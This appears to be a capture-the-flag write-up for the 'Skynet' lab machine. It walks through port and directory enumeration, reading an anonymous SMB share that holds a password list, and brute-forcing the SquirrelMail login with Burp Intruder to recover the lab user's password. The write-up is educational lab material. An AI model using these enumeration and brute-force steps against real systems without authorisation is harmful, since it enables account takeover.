Skynet Write up.

Whoami: Accessone

21-10-2021

Overview

We have been tasked with penetration testing SKYNETS network all we have been given in advance is a single I.P address this will be our starting point to try and gain specific sensitive files as POC of access to the network with various levels of access.

Goals

1. Get user.txt file contents.
2. Get Root.txt File contents

Tools Used

Nmap --- https://nmap.org/

Gobustr --- https://github.com/OJ/gobuster

Burp suite (Community ed) --- https://portswigger.net

Smbmap ---https://github.com/ShawnDEvans/smbmap

Smbclient --- https://www.samba.org/samba/docs/current/man-html/smbclient.1.html

Curl --- https://curl.se/docs/manpage.html

Vulnerabilities Found

I. Anonymous SMB share with plain text user names and credential list found.

II. **EDB-ID: 25971** Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion

III. File Back.sh found running regularly via cron jobs spawning a shell that we later abused to escalate our privileges

Information Provided by Skynet

skynet ip --- 10.10.41.56

Penetration test/POC -Initial Enumaration (Nmap)

```
sudo nmap -sV -sS -O -A
Nmap scan report for 10.10.41.56
PORT    STATE SERVICE VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: CAPA SASL AUTH-RESP-CODE UIDL PIPELINING RESP-CODES TOP
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: more LOGIN-REFERRALS have capabilities listed post-login ENABLE IDLE Pre-login LOGINDISABLEDA0001 OK IMAP4rev1 ID LITERAL+ SASL-IR
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2021-10-21T16:15:01-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_        Message signing enabled but not required
| smb2-time:
|   date: 2021-10-21T21:15:01
|_  start_date: N/A
```

NMAP REVIEW

we have ssh but no creds on 22 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

we have a webserver on port 80 Apache httpd 2.4.18 ((Ubuntu)

we have some smb ports open:


139 netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

45/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)


and an email service:

```
110/tcp open  pop3                 Dovecot pop3d
43/tcp open   imap                 Dovecot imapd
|_imap-capabilities: more LOGIN-REFERRALS have capabilities listed post-login ENABLE IDLE Pre-login LOGINDISABLEDA0001 OK IMAP4rev1 ID LITERAL+ SASL-IR
```

Navigating to the web server we are greeted by this page:




Gobuster Enumeration



```
┌──(kali㉿kali)-[~/Desktop/thm/Skynet]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --url http://10.10.41
.56:80
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.41.56:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/21 17:17:54 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 310] [--> http://10.10.41.56/admin/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.41.56/css/]  [[B^[[B^[[B^[[B^[[B^[[B
/js                   (Status: 301) [Size: 307] [--> http://10.10.41.56/js/]   [[B^[[B^[[B
/config               (Status: 301) [Size: 311] [--> http://10.10.41.56/config/]
/ai                   (Status: 301) [Size: 307] [--> http://10.10.41.56/ai/]
/squirrelmail         (Status: 301) [Size: 317] [--> http://10.10.41.56/squirrelmail/]
/server-status        (Status: 403) [Size: 276]                                   [[A
Progress: 211321 / 220561 (95.81%)                                               [[A
```

Enumerating the webserver on port 80 revealed an accessible squirrelmail login portal.

All other directories found were inaccessible.



SquirrelMail

webmail for nuts


SquirrelMail version 1.4.23 [SVN]
By the SquirrelMail Project Team

SquirrelMail Login

Name:

Password:

SMB Enumeration




```
┌──(kali㉿kali)-[~/Desktop/thm/Skynet]
└─$ smbmap -H 10.10.41.56
[+] Guest session       IP: 10.10.41.56:445     Name: 10.10.41.56

        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY       Skynet Anonymous Share
        milesdyson                                              NO ACCESS       Miles Dyson Personal S
hare
        IPC$                                                    NO ACCESS       IPC Service (skynet se
rver (Samba, Ubuntu))
┌──(kali㉿kali)-[~/Desktop/thm/Skynet]
└─$ smbmap -H 10.10.41.56 -R \anonymous\
>
[+] Guest session       IP: 10.10.41.56:445     Name: 10.10.41.56

        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        anonymous                                               READ ONLY
        .\anonymous\*
        dr--r--r--                0 Thu Nov 26 11:04:00 2020    .
        dr--r--r--                0 Tue Sep 17 03:20:17 2019    ..
        fr--r--r--              163 Tue Sep 17 23:04:59 2019    attention.txt
        dr--r--r--                0 Wed Sep 18 00:42:16 2019    logs
        .\anonymous\logs\*
        dr--r--r--                0 Wed Sep 18 00:42:16 2019    .
        dr--r--r--                0 Thu Nov 26 11:04:00 2020    ..
        fr--r--r--                0 Wed Sep 18 00:42:13 2019    log2.txt
        fr--r--r--              471 Wed Sep 18 00:41:59 2019    log1.txt
        fr--r--r--                0 Wed Sep 18 00:42:16 2019    log3.txt
```

Through enumeration of smb shares we found an open anonymous access share.

Further inspection of this share revealed documents containing two potential user names and a list of plain text passwords within the logs.


We can see below the exfiltration process.



```
┌──(kali㉿kali)-[~/Desktop/thm/Skynet]
└─$ smbmap -H 10.10.41.56 -r \anonymous\\ -A attention.txt

[+] Guest session       IP: 10.10.41.56:445     Name: 10.10.41.56

[+] Starting search for files matching 'attention.txt' on share anonymous.
[+] Match found! Downloading: anonymous\attention.txt

┌──(kali㉿kali)-[~/Desktop/thm/Skynet]
└─$ smbclient \\\\10.10.41.56\\anonymous
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 26 11:04:00 2020
  ..                                  D        0  Tue Sep 17 03:20:17 2019
  attention.txt                       N      163  Tue Sep 17 23:04:59 2019
  logs                                D        0  Wed Sep 18 00:42:16 2019

                9204224 blocks of size 1024. 5810600 blocks available
smb: \> cd logs
smb: \logs\> ls
  .                                   D        0  Wed Sep 18 00:42:16 2019
  ..                                  D        0  Thu Nov 26 11:04:00 2020
  log2.txt                            N        0  Wed Sep 18 00:42:13 2019
  log1.txt                            N      471  Wed Sep 18 00:41:59 2019
  log3.txt                            N        0  Wed Sep 18 00:42:16 2019

                9204224 blocks of size 1024. 5810600 blocks available
smb: \logs\> get log*.txt
NT_STATUS_OBJECT_NAME_INVALID opening remote file \logs\log*.txt
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (4.0 KiloBytes/sec) (average 4.0 KiloBytes/sec)
smb: \logs\> 
```

Email account Compromisation

Using the user name **miles dyson** that was found within **attention.txt** and the list of passwords we found within the logs we used burp suite to catch our login in request then sent it over to the intruder tool to run a brute force attack against the login. Catching our request with burp proxy:




Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept i...
Action
Open Bro...
HTTP/1
Pretty Raw Hex \n
INSPECTOR
Request Attributes
Query Parameters (0)
Body Parameters (4)
Request Cookies (1)
Request Headers (12)

Request to http://10.10.41.56:80

```
POST /squirrelmail/src/redirect.php HTTP/1.1
Host: 10.10.41.56
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Origin: http://10.10.41.56
Connection: close
Referer: http://10.10.41.56/squirrelmail/src/login.php
Cookie: SQMSESSID=3flqelltu491r0hvnt5ggjkt90
Upgrade-Insecure-Requests: 1

login_username=milesdyson&secretkey=&js_autodetect_results=1&just_logged_in=1
```

Setting payload positions for intruder to test against:


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Target Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /squirrelmail/src/redirect.php HTTP/1.1
Host: 10.10.41.56
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Origin: http://10.10.41.56
Connection: close
Referer: http://10.10.41.56/squirrelmail/src/login.php
Cookie: SQMSESSID=3f1qelltu491r0hvnt5ggjkt90
Upgrade-Insecure-Requests: 1

login_username=§milesdyson&secretkey=§§&js_autodetect_results=1&just_logged_in=1
```

Successful output from the password list via burpsuit:



2. Intruder attack of 10.10.41.56 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	3240	
1	cyborg007haloterminator	302	□	□	2110	
2	terminator22596	200	□	□	3240	

This gave us the password seen in the above image with status code 302.

We took this password and used it against milesdyson on the email client.


SquirrelMail 1.4.23 [SVN] - Mozilla Firefox
SquirrelMail 1.4.23 [SVN]
10.10.41.56/squirrelmail/src/webmail.php

Current Folder: **INBOX** Sign Out


Compose Addresses Folders Options Search Help SquirrelMail
Toggle All
Move Selected To:
INBOX
Move
Forward
Transform Selected Messages:
Read
Unread
Delete

Viewing Messages: **1** to **3** (3 total)

From	Date	Subject
□ skynet@skynet	Sep 17, 2019	Samba Password reset
□ serenakogan@skynet	Sep 17, 2019	(no subject)
□ serenakogan@skynet	Sep 17, 2019	(no subject)

Viewing Messages: **1** to **3** (3 total)

Once into the email account we worked through the emails finding some useful further login credentials for miles dyson.

